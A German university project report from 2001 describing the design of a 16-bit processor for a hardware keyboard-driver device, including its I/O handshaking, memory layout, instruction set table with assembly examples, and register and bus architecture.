Humboldt-Universität zu Berlin
Institut für Informatik

Technische Informatik II
Leitung: Prof. Dr. Miroslaw Malek

Projekt:
Multifunktionaler Tastaturtreiber

Heiko Brandenburg (brandenb@informatik.hu-berlin.de)
David Salz (salz@informatik.hu-berlin.de)
Roland Stigge (stigge@informatik.hu-berlin.de)

Juni/Juli 2001

Inhaltsverzeichnis

1 Aufgabenstellung

1.1 Verbale Definition

Begleitend zur Vorlesung "Technische Informatik II" ist ein Prozessor zu entwerfen, der in vielerlei Hinsicht zwischen einem Eingabegerät (hier eine Tastatur) und einem Personal Computer vermitteln kann. Er ist für ein Gerät bestimmt, welches zwischen Tastatur und Computer gesteckt wird und vorrangig als "Treiber" arbeitet.

Die Einsatzgebiete sind dort zu erkennen, wo Softwaretreiber dem Benutzer zu wenig Möglichkeiten lassen. So kommt es vor, daß man zum Wechseln des Treibers den Rechner neu booten müßte (dies aus bestimmten Gründen jedoch nicht darf) oder daß man eine Tastatur anschließen möchte, für die es keinen Softwaretreiber gibt. Außerdem kommt man bei der Benutzung des Gerätes ohne zusätzlichen Tastaturtreiber aus und ist mit ungewöhnlichen Keyboards (z.B. Dvorak) nicht auf die Unterstützung des Betriebssystems angewiesen.

Desweiteren kann ein derartiges Gerät mit Speicherfunktion bestimmte Sequenzen von Zeichen dynamisch aufnehmen (und ausgeben). So ist eine Anwendung zum Speichern langer, sicherer Passwörter denkbar, oder eine Sicherheitskomplettlösung als "Dongle". Hierfür enthält das Gerät einen Programmspeicher für beliebige Anwendungen.

1.2 Technische Definition

In der Praxis sind Tastaturen gewöhnlich über ein einzelnes Kabel mit dem PC verbunden. Zwischen diese Steckverbindung kann das bidirektional arbeitende Gerät ohne zusätzlichen Aufwand gesteckt werden. Die Daten sind bidirektional zu verarbeiten, weil auch der Computer dem Keyboard Befehle geben kann (z.B. Num-/Caps-/Scroll-LED).

Da die Daten vom Keyboard nicht im ASCII-Code kommen, müssen sie auf der Ebene der Scancodes (Make- und Breakcodes) verarbeitet werden. Auch hier werden die Daten (sequenziell) über eine 8-Bit Leitung geliefert, da wir annehmen können, daß wir über ein geeignetes Interface verfügen, welches aus dem komplizierten seriellen Datenstrom der Tastaturleitung den "wirklichen" Bytestrom erzeugt und umgekehrt. Für Bidirektionalität existieren hierfür 2 Ports (jew. R/W).

Auch ob das Interface über PS/2 (bzw. DIN-Anschluß), USB o.ä. angesprochen wird, ist anwendungsspezifisch und ist bei der Realisierung Aufgabe des vorgegebenen Interfacebausteins.

2 Hardwareentwurf

2.1 Idee


Abbildung 1 gibt einen Überblick über die Konfiguration des zu entwerfenden Gerätes und die Rolle des Prozessors. Wie man leicht sieht, hängt das Gerät direkt zwischen Computer und Tastatur (wobei im Falle von PS/2- oder USB-Anschluß auch die Stromversorgung direkt vom Computer abgezweigt werden kann). Die Daten, die zwischen I/O-Controller und Außenwelt verkehren (je 8 Bit Eingabe und Ausgabe, jeweils 2 Ports) werden in der Praxis natürlich oftmals serialisiert, was uns beim Prozessordesign jedoch nicht weiter tangiert.

Während nun die mit Strom und Takt versorgte CPU die vom I/O-Controller aufbereiteten 8-Bit-Daten verarbeiten kann, arbeitet sie intern mit 16 Bit (sowohl Daten als auch Adressen). Das kommt daher, daß es sehr praktisch ist, Adressen und Daten über einen einzigen Bus (und Register) zu verarbeiten. Der Adressraum umfaßt damit 64K Byte, wenn man einzelne Bytes adressieren möchte.

Da wir dies tun möchten, mußten wir uns auf eine Speicherorganisation festlegen. Wir entschieden uns, immer das niederwertige Byte zuerst abzuspeichern. Damit wird der Befehls- und Datenaustausch, der mit dem Speicher notwendig ist, eindeutig.

Der Verkehr zwischen CPU und Speicher geschieht aus o.g. Gründen im 16-Bit Modus.

Abbildung 1: Geräteüberblick




Konzeptionell handelt es sich beim vorliegenden Entwurf um ein klassisches von-Neumann Rechnersystem, bei dem Programm und Daten gemeinsam in einem Speicher residieren und ähnlich verarbeitet werden.

2.2 Ein- und Ausgabe

Rein schematisch ergibt sich eine sehr symmetrische Ein- und Ausgabeleitungsverteilung, wie Abbildung 2 zeigt. Da es sich in beiden fällen durchaus um den selben I/O-Baustein handeln kann, können in der Praxis sogar Ein- und Ausgangsleitungen (jeweils 8) gemeinsam genutzt werden. Schließlich muß das Timing sowieso mit zusätzlichen Steuerleitungen realisiert werden. Denn es liegen durchaus nicht permanent Daten an, sondern wie bei Tastaturen üblich werden Tastendrücke nur kurz zwischengespeichert und nach der Verarbeitung "vergessen", sodaß durchaus die meiste Zeit gar "keine Daten" anliegen.

Abbildung 2: Ein- und Ausgabe



Es werden also noch folgende Steuerleitungen gebraucht:

1. "Port Select" für die Auswahl von Port 0 (Tastatur) oder Port 1 (Computer) → Ausgabeleitung
2. "Read" als Befehl zum Lesen bzw. Übernehmen der Daten vom I/O-Controller (Ausgabeleitung)
3. "Write" als Befehl zum Schreiben bzw. Senden der Daten zum I/O-Controller (Ausgabeleitung)
4. "Ready to read" - Eingabeleitung, auf der der I/O-Controller signalisiert, daß Daten zum Lesen bereit liegen

5. “Ready to write” - Eingabeleitung, auf der der I/O-Controller signalisiert, daß Daten geschrieben bzw. an ihn gesendet werden können

Eine Schreiboperation läuft nun so ab, daß der Rechner mit “Port Select” den gewünschten Port auswählt, darauf warten muß, bis “Ready to write” auf HIGH (1) liegt und dann “Write” auf 1 setzt, wobei er die Daten auf den 8-Bit Daten-Port des Controllers legt. Die Daten werden in diesem Taktzyklus vom Controller als gültig übernommen.

Anschließend (nächster Takt) ist sicherlich in den meisten Fällen danach “Ready to write” wieder 0, worauf man sich jedoch nicht verlassen sollte, da der I/O-Controller auch in einem gepufferten Modus arbeiten könnte, oder von außen ein “böses” schnell wiederholtes Signal anliegen könnte.

Analog läuft eine Leseoperation ab, nur wird hier am Schluß gelesen statt geschrieben.

2.3 Speicher

Der verfügbare 64K-Adressraum wird mit drei verschiedenen Arten von Speicher aufgefüllt:

1. ROM für das Programm und feste Daten (Übersetzungstabellen o.ä.)
2. Flash Speicher für selten geschriebene Passphrasen (Passwort- und Dongle-Modi), die permanent, auch ohne Spannungsversorgung, gespeichert werden sollen
3. RAM als Arbeitsspeicher.

Da diese drei Arten von Speicher sich den Adressraum von 64K teilen, können sie beliebig in ihm verteilt werden. Auch muß nicht gewährleistet werden, daß der gesamte 64K-Bereich bestückt sein muß. Es muß lediglich darauf geachtet werden, daß bei Adresse 0 definierte Daten (z.B. ROM) liegen, da von dort der erste Befehl bei Stromzufuhr geladen wird.

Eine sinnvolle Bestückung für viele Anwendungsfälle ist: 16KByte ROM, 16KByte Flash und 32k RAM (in dieser Reihenfolge).

2.4 Formate

In diesem Abschnitt werden die Datenstrukturen auf unterster Verarbeitungsebene, d.h. wie sie der Prozessor logisch aufteilt, beschrieben.

2.4.1 Daten

Da durch die beschriebene Busarchitektur immer 16 Bit (1 Word) auf einmal verarbeitet werden, ist bei diesem Prozessor die natürliche Wortbreite immer 16 Bit bzw. 2 Byte. Da jedoch viele Zeichenkettenfolgen verarbeitet werden müssen, werden diese Wörter wiederum in jeweils 2 Byte aufgeteilt. Hierfür

bietet der Prozessor ausreichend Unterstützung durch den Befehlssatz (siehe Abschnitt 2.5). Es steht dem Programmierer auch frei, im Rahmen der zur Verfügung stehenden Kapazität, Platz zu verschwenden und immer ganze Worte für Byte-Inhalte zu reservieren (MSB=0).

2.4.2 Befehle

Das Befehlsformat ist besonders an die Anforderungen dieses Prozessors angepaßt. Da wir Speicherplatz sparen wollen und nur 24 Befehle (+Parameter) brauchen, reicht für die meisten Befehle genau 1 Byte aus, wie auch Tabelle 1 in Abschnitt 2.5 zeigt. Innerhalb des einen Bytes werden auch noch die benutzten Register und Ports angegeben, welche die untersten Bits belegen. Da die obersten Bits vom "festen" OpCode belegt werden sollen und die benötigte Anzahl der Parameter von Befehl zu Befehl verschieden ist (bis zu 4 Bit), man jedoch mit der entstehenden Minimalanzahl der jew. restlichen obersten Bits (4 Bit) nicht auskommt, füllen wir die unteren Bits bei 0- und 1-Parameter-Befehlen mit definiertem Opcode auf, wodurch wir zu einer variablen OpCode-Länge und mehr Befehlsraum innerhalb der 1-Byte Befehle kommen.

Dies ist jedoch nicht weiter tragisch, weil bei der Befehlsdecodierung trotzdem immer nur (maximal) 8 Bits verabeitet werden müssen. Da wir im Programm auch direkt Konstanten (als Immediates) angeben wollen (und zwar übliche 16 Bit - Worte), gibt es zusätzlich zu den 1-Byte-Befehlen auch 3-Byte-Befehle, die in den auf das Befehlsbyte folgenden Bytes im Programmspeicher noch 2 Byte (1 Wort) Daten erwarten und damit die unterschiedlichsten Dinge anstellen können (Verarbeitung als Konstanten oder Adressen).

2.5 Befehlssatz

Tabelle 1 gibt einen Überlick über den Befehlssatz, der im Folgenden näher erläutert wird. Die erste Spalte führt die Mnemonics auf, darauf folgen die impliziten (Immediate) und expliziten (Register, Ports) Parameter. In der dritten Spalte wird der Opcode aufgeschlüsselt, wobei P eine Portnummer (0 oder 1) angibt und Src/Dst/Adr jew. ein Register angeben, wo die Datenquelle/-ziel oder eine zur Ausführung der Operation benötigte Adresse zu finden ist. Die letzte Spalte gibt an, ob es sich um einen 1-Byte- oder einen 3-Byte-Befehl (mit Immediate) handelt.

Näheres zum Prozessor selbst und den Ports bzw. Registern findet man im Abschnitt 2.6 auf Seite 17.

Jeder Befehl besitzt entweder 0, 1 oder 2 Operanden, von denen bis zu 2 direkt im (ersten) OpCode-Byte stehen und bis zu 1 im auf das OpCode-Byte folgenden Immediate (Wort). Dabei gibt bei 2-Adress-Befehlen grundsätzlich der zweite Operand den Zieloperanden an. Lediglich beim OUT-Befehl

mußten wir “schummeln”: Hier steht, wie auch bei IN der Port in Bit 2 (also als “erster” Operand), wobei sich aus logischen Gründen in der mnemonischen Schreibweise wiederum der Port als zweiter Operand wiederfindet.

Diese Konstruktion war nötig, um die Befehlsdekodierung mit einfachen Mitteln drastisch zu vereinfachen, wobei die Kosten nur beim Assembler zu suchen sind, der auf diese kleine Feinheit zu achten hat.

Tabelle 1: Befehlssatz

Op	Args	Binary Code (1st byte)								Code Bytes
		7	6	5	4	3	2	1	0	
IN	Port, Reg	1	0	1	0	0	P	Dst		1
OUT	Reg, Port	1	0	1	0	1	P	Src		1
INC	Reg	1	0	1	1	0	0	Dst		1
DEC	Reg	1	0	1	1	0	1	Dst		1
ADD	Reg1, Reg2	0	0	0	0	Src		Dst		1
CMP	Reg1, Reg2	0	0	0	1	Src		Dst		1
SHR	Reg1, Reg2	0	0	1	0	Src		Dst		1
SHL	Reg1, Reg2	0	0	1	1	Src		Dst		1
AND	Reg1, Reg2	0	1	0	0	Src		Dst		1
OR	Reg1, Reg2	0	1	0	1	Src		Dst		1
NOT	Reg	1	1	0	0	0	1	Dst		1
XOR	Reg1, Reg2	0	1	1	0	Src		Dst		1
JZ	Imm	1	1	1	1	1	1	1	0	3
JMP	Imm	1	1	1	1	1	1	1	1	3
JG	Imm	1	1	1	1	1	1	0	0	3
JL	Imm	1	1	1	1	1	1	0	1	3
MOV	Reg1, Reg2	0	1	1	1	Src		Dst		1
LODI	Imm, Reg	1	0	1	1	1	0	Dst		3
LODM	[Imm], Reg	1	0	1	1	1	1	Dst		3
LOD	[Reg1], Reg2	1	0	0	0	Adr		Dst		1
STOM	Reg, [Imm]	1	1	0	0	0	0	Src		3
STO	Reg1, [Reg2]	1	0	0	1	Src		Adr		1
HLT		1	1	1	1	1	0	1	0	1
NOP		1	1	1	1	1	0	1	1	1

2.5.1 Ein- und Ausgabebefehle

IN Port, Reg

- Liest ein Byte vom Port 0 (tastaturseitig) oder 1 (computerseitig) und schreibt es in das niederwertige Byte des angegebenen Registers.

Das höherwertige Byte bleibt unberührt, muß bei Bedarf also vorher gelöscht werden. Da die Operation non-blocking ist, wartet sie nicht auf das nächste Eingabebyte, sondern kehrt sofort zurück und setzt das Zero Flag.

- Zero Flag: $\begin{cases} 0 & \text{die Operation war erfolgreich} \\ 1 & \text{der Lesevorgang war nicht erfolgreich} \\ & \text{bzw. wurde nicht ausgeführt} \end{cases}$
- Sign Flag: nicht verändert
- Beispiel: `IN 1,BX`

OUT Reg, Port

- Analog zum Befehl `IN` ist `OUT` der nichtblockierende Ausgabebefehl des Prozessors. Er gibt den Inhalt des niederwertigen Byte eines Registers an den Port 0 (tastaturseitig) oder 1 (computerseitig) aus, wobei er nicht auf die Bereitschaft des Ausgabeports wartet, sondern sofort zurückkehrt und das Zero Flag entsprechend setzt:

- Zero Flag: $\begin{cases} 0 & \text{die Operation war erfolgreich} \\ 1 & \text{der Schreibvorgang war nicht erfolgreich} \\ & \text{bzw. wurde nicht ausgeführt} \end{cases}$
- Sign Flag: nicht verändert
- Beispiel: `OUT BX,1`

2.5.2 Arithmetikoperationen

Alle Arithmetikoperationen setzen das Sign-Flag entsprechend dem Ergebnis der Operation. So wird z.B. bei `CMP AX,BX` gerechnet: `BX` − `AX`, wodurch ein gesetztes Sign-Flag anzeigt, daß `BX` kleiner als `AX` war.

Das Zero-Flag verhält sich analog, indem es gesetzt wird, wenn das Ergebnis der Operation 0 war.

INC Reg

- Dieser Befehl erhöht das angegebene Register (Akkumulator) um 1. Überlauf bei 0FFFFh zu 00000h.
- Zero Flag: $\begin{cases} 1 & \text{das Ergebnis der Operation war 0} \\ 0 & \text{sonst} \end{cases}$
- Sign Flag: $\begin{cases} 1 & \text{das Ergebnis der Operation war, als} \\ & \text{2er-Komplement betrachtet, kleiner als 0} \\ 0 & \text{sonst} \end{cases}$
- Beispiel: `INC DX`

DEC Reg

- Das Gegenstück zu `INC` subtrahiert dieser Befehl den Wert 1 vom angegebenen Register. Unterlauf bei 00000h zu 0FFFFh
- Zero Flag: $\begin{cases} 1 & \text{das Ergebnis der Operation war 0} \\ 0 & \text{sonst} \end{cases}$
- Sign Flag: $\begin{cases} 1 & \text{das Ergebnis der Operation war, als} \\ & \text{2er-Komplement betrachtet, kleiner als 0} \\ 0 & \text{sonst} \end{cases}$
- Beispiel: `DEC AX`

ADD Reg1, Reg2

- Der Befehl `ADD` addiert die Inhalte der angegebenen Register und schreibt das Ergebnis in Reg2. Evtl. führende binäre Stellen (z.B. durch Überlauf) werden abgeschnitten.
- Zero Flag: $\begin{cases} 1 & \text{das Ergebnis der Operation war 0} \\ 0 & \text{sonst} \end{cases}$
- Sign Flag: $\begin{cases} 1 & \text{das Ergebnis der Operation war, als} \\ & \text{2er-Komplement betrachtet, kleiner als 0} \\ 0 & \text{sonst} \end{cases}$
- Beispiel: `ADD AX,CX`

CMP Reg1, Reg2

- Der Vergleichsbefehl `CMP` subtrahiert die beiden übergebenen Registerinhalte voneinander ($Reg2 - Reg1$), verwirft allerdings das Ergebnis, wodurch in einem folgenden Sprungbefehl der Inhalt der Flags (S, Z) ausgewertet werden kann.
- Zero Flag: $\begin{cases} 1 & \text{beide Operanden waren gleich} \\ 0 & \text{sonst} \end{cases}$
- Sign Flag: $\begin{cases} 1 & \text{Reg2} < \text{Reg1} \\ 0 & \text{sonst} \end{cases}$
- Beispiel:

```
CMP DX,BX
JG branch1
...          ; BX <= DX
```

```
        JMP branch2
branch1:
        ...          ; BX > DX
branch2:
```

2.5.3 Logikoperationen

Diese Operationen setzen Zero- und Sign-Flag genau wie die Arithmetikfunktionen.

SHR Reg1, Reg2

- "SHift Right" ist ein Bitschiebebefehl, der den Inhalt des Registers Reg2 (Destination) um die Anzahl der Stellen, die in Reg1 festgehalten sind, nach rechts verschiebt.
- Zero Flag: $\begin{cases} 1 & \text{das Ergebnis der Operation war 0} \\ 0 & \text{sonst} \end{cases}$
- Sign Flag: $\begin{cases} 1 & \text{das Ergebnis der Operation war, als} \\ & \text{2er-Komplement betrachtet, kleiner als 0} \\ 0 & \text{sonst} \end{cases}$
- Beispiel:

```
LODI 02080h,AX
LODI 3,BX
SHR BX,AX      ; after that: AX == 00410h
```

SHL Reg1, Reg2

- "SHift Left" fungiert analog zu `SHR` als Linksschiebeoperation.
- Zero Flag: $\begin{cases} 1 & \text{das Ergebnis der Operation war 0} \\ 0 & \text{sonst} \end{cases}$
- Sign Flag: $\begin{cases} 1 & \text{das Ergebnis der Operation war, als} \\ & \text{2er-Komplement betrachtet, kleiner als 0} \\ 0 & \text{sonst} \end{cases}$
- Beispiel:

```
LODI 02080h,AX
LODI 3,BX
SHL BX,AX      ; after that: AX == 00400h
```

AND Reg1, Reg2

- Die UND-Operation verknüpft die Inhalte der beiden angegebenen Register bitweise durch UND und schreibt das Ergebnis in Reg2.
- Zero Flag: $\begin{cases} 1 & \text{das Ergebnis der Operation war 0} \\ 0 & \text{sonst} \end{cases}$
- Sign Flag: $\begin{cases} 1 & \text{das Ergebnis der Operation war, als} \\ & \text{2er-Komplement betrachtet, kleiner als 0} \\ 0 & \text{sonst} \end{cases}$
- Beispiel: `AND DX,BX`

OR Reg1, Reg2

- Analog zu AND realisiert OR die bitweise ODER-Verknüpfung der beiden Operanden und schreibt das Ergebnis zurück in Reg2.
- Zero Flag: $\begin{cases} 1 & \text{das Ergebnis der Operation war 0} \\ 0 & \text{sonst} \end{cases}$
- Sign Flag: $\begin{cases} 1 & \text{das Ergebnis der Operation war, als} \\ & \text{2er-Komplement betrachtet, kleiner als 0} \\ 0 & \text{sonst} \end{cases}$
- Beispiel: `OR CX,BX`

NOT Reg

- Hierdurch wird der Inhalt des übergebenen Registers bitweise invertiert und auch wieder dorthin zurückgeschrieben.
- Zero Flag: $\begin{cases} 1 & \text{das Ergebnis der Operation war 0} \\ 0 & \text{sonst} \end{cases}$
- Sign Flag: $\begin{cases} 1 & \text{das Ergebnis der Operation war, als} \\ & \text{2er-Komplement betrachtet, kleiner als 0} \\ 0 & \text{sonst} \end{cases}$
- Beispiel: `NOT BX`

XOR Reg1, Reg2

- Mit diesem Befehl kann man die bitweise XOR-Verknüpfung zweier Operanden, die als Registerinhalte bereitgestellt werden, bewerkstelligen, wobei das Ergebnis im zuletzt genannten Register landet.

- Zero Flag: $\begin{cases} 1 & \text{das Ergebnis der Operation war 0} \\ 0 & \text{sonst} \end{cases}$
- Sign Flag: $\begin{cases} 1 & \text{das Ergebnis der Operation war, als} \\ & \text{2er-Komplement betrachtet, kleiner als 0} \\ 0 & \text{sonst} \end{cases}$
- Beispiel: `XOR CX,BX`

2.5.4 Sprungbefehle

JZ Imm

- Dem bedingten Sprungbefehl "Jump if Zero flag set" wird ein Immediate übergeben, welches auf eine Speicheradresse zeigt, zu der im Programm verzweigt wird, falls das Zero Flag gesetzt ist.
- Zero Flag: nicht verändert
- Sign Flag: nicht verändert
- Beispiel: (Die Marken werden vom Assembler in Adressen übersetzt)

```
        AND BX,AX
        JZ weiter
        ...

weiter: ...
```

JMP Imm

- Der unbedingte Sprungbefehl "Jump" springt in jedem Fall die Adresse an, die durch das direkt nach dem Befehl angegebene Immediate beschrieben wird.
- Zero Flag: nicht verändert
- Sign Flag: nicht verändert
- Beispiel: `JMP 00005h`

JG Imm

- Dieser Befehl ("Jump if greater") funktioniert analog zu `JZ`, nur daß er genau dann den Sprung ausführt, wenn sowohl Zero- als auch Sign-Flag nicht gesetzt sind.
- Zero Flag: nicht verändert

- Sign Flag: nicht verändert
- Beispiel:

```
CMP AX,BX
JG jumpaddr  ; jump if BX > AX


jumpaddr:
```

JL Imm

- Der "Jump if lower" ist wiederum analog zu `JG`. Er verzweigt genau dann, wenn das Sign Flag gesetzt ist und das Zero flag nicht gesetzt ist.
- Zero Flag: nicht verändert
- Sign Flag: nicht verändert
- Beispiel:

```
CMP AX,BX
JL jumpaddr  ; jump if BX < AX


jumpaddr:
```

2.5.5 Kopier- und Speicheroperationen

Die Befehle dieser Gruppe beschäftigen sich mit dem Datenaustausch ansich (in der CPU und vom und zum Speicher). Sie lassen Zero- und Sign-Flag unberührt.

MOV Reg1, Reg2

- Der "Move"-Befehl schreibt den Inhalt des Registers Reg1 in das Register Reg2.
- Zero Flag: nicht verändert
- Sign Flag: nicht verändert
- Beispiel: `MOV DX,CX`

LODI Imm, Reg

- Der "Load Immediate"-Befehl liest das Wort, welches direkt im Befehl angegeben wurde schreibt den Inhalt in das Register Reg.
- Zero Flag: nicht verändert
- Sign Flag: nicht verändert
- Beispiel: `LODI 04711h,DX`

LODM [Imm], Reg

- Der "Load from Memory"-Befehl liest das Wort, welches direkt im Befehl angegeben wurde, benutzt es zum Adressieren des Speichers, liest vom Speicher und schreibt die gelesenen Daten in das Register Reg.
- Zero Flag: nicht verändert
- Sign Flag: nicht verändert
- Beispiele:

```
LODM Variable,BX
LODM [04711h],DX
```

LOD [Reg1], Reg2

- Dieser Befehl ("Load") adressiert mit dem Wort in Reg1 den Speicher und schreibt den gelesenen Speicherinhalt in das Register2.
- Zero Flag: nicht verändert
- Sign Flag: nicht verändert
- Beispiel: `LOD [AX],AX`

STOM Reg, [Imm]

- Mit "Store into Memory" kann man den Inhalt des angegebenen Registers an die Speicherstelle schreiben, die durch das im Befehl angegebene Immediate bestimmt wird.
- Zero Flag: nicht verändert
- Sign Flag: nicht verändert
- Beispiel: `STOM CX, Var1`

STO Reg1, [Reg2]

- "Store" ist der geeignete Befehl, um den Inhalt des Registers Reg1 an die Speicherstelle zu schreiben, die durch das Register Reg2 beschrieben wird.
- Zero Flag: nicht verändert
- Sign Flag: nicht verändert
- Beispiel: `STO CX,[BX]`

2.5.6 Kontroll- und sonstige Operationen

HLT

- Der Befehl "Halt" führt zum Stopp des Programmes. Dies ist in der Endlosschleife der meisten Programme des Zielgerätes nicht direkt vorgesehen, unterstützt jedoch sehr die Programmentwicklung und das Debugging.
- Zero Flag: nicht verändert
- Sign Flag: nicht verändert

NOP


- "No Operation" ist der übliche Befehl, der einfach nichts tut und die Programmausführung beim nächsten im Speicher residierenden Befehl fortfahren läßt.
- Zero Flag: nicht verändert
- Sign Flag: nicht verändert

2.6 Die Prozessorschaltung

Eine Übersicht über die Schaltung des Prozessors ist in Abbildung 3 zu finden. Die einzelnen Komponenten und deren Interaktion ist in den folgenden Abschnitten zu finden.

Die Pfeile an den Verbindungslinien geben natürlich die Datenflußrichtung an. Ein kleiner Kreis auf einer solchen Linie mit kurzem senkrechten Strich heißt, daß diese Leitung durch ein Steuersignal enabled werden muß, um zu funktionieren.

Abbildung 3: Die CPU



2.6.1 Bussystem

Zur sinnvollen systematischen Verarbeitung in einem Prozessor benötigt man natürlich auch ein leistungsfähiges Bussystem. Hierfür haben wir einen

16-Bit breiten internen Bus entworfen, auf den von den verschiedenen Komponenten innerhalb des Prozessors geschrieben und von dem gelesen werden kann. Sinnvollerweise sollte immer nur eine Instanz schreibend auf ihn zugreifen, wobei mindestens eine weitere von ihm liest, wodurch erst ein sinnvoller Datentransfer zustande kommt.

Gesteuert werden die einzelnen Schreib- und Leseleitungen beispielsweise von Tristategattern, die den Bus mit den Komponenten verbinden, und die wiederum Control Signals von der Control Unit (siehe Abschint 2.7) erhalten.

2.6.2 Akkumulatoren

Da es für unsere Zwecke recht praktisch ist, mehrere (statt einem) Register zur Datenmanipulation und Adressierung zur Verfügung zu haben, entschieden wir uns, in den Prozessorkern 4 Register (AX, BX, CD, DX) zu integrieren, die gleichwertig von den meisten Befehlen als Operanden akzeptiert werden. Wie in Abbildung 3 sichtbar, sind hierzu 2 mal 2 Steuerleitungen (RegSelect A und B) vorgesehen, die für unsere 2-Adress-Maschine die Operanden angeben können. Da genau diese 4 (und manchmal nur 2 bei Befehlen mit nur einem Operanden) Bits auch im Opcode vorhanden sind, wird an dieser Stelle schon einmal nicht sehr viel Decodierungsarbeit benötigt.

Die Inhalte der Register (16-Bit) werden über Ein- und Ausgabeleitungen mit dem internen Bus verbunden, wobei beide Operanden (A und B, durch RegSelect A und RegSelect B festgelegt) lesbar sind, jedoch nur der zweite Operand schreibbar ist. Schließlich wird grundsätzlich maximal auf den zweiten Operanden geschrieben, jedoch muß manchmal vom ersten Operanden und manchmal vom zweiten Operanden gelesen werden.

Um die Decodierung der Befehle nicht unnötig zu verkomplizieren, haben wir an dieser Stelle lieber 16 Leitungen (mit Steuerung) mehr eingebaut.

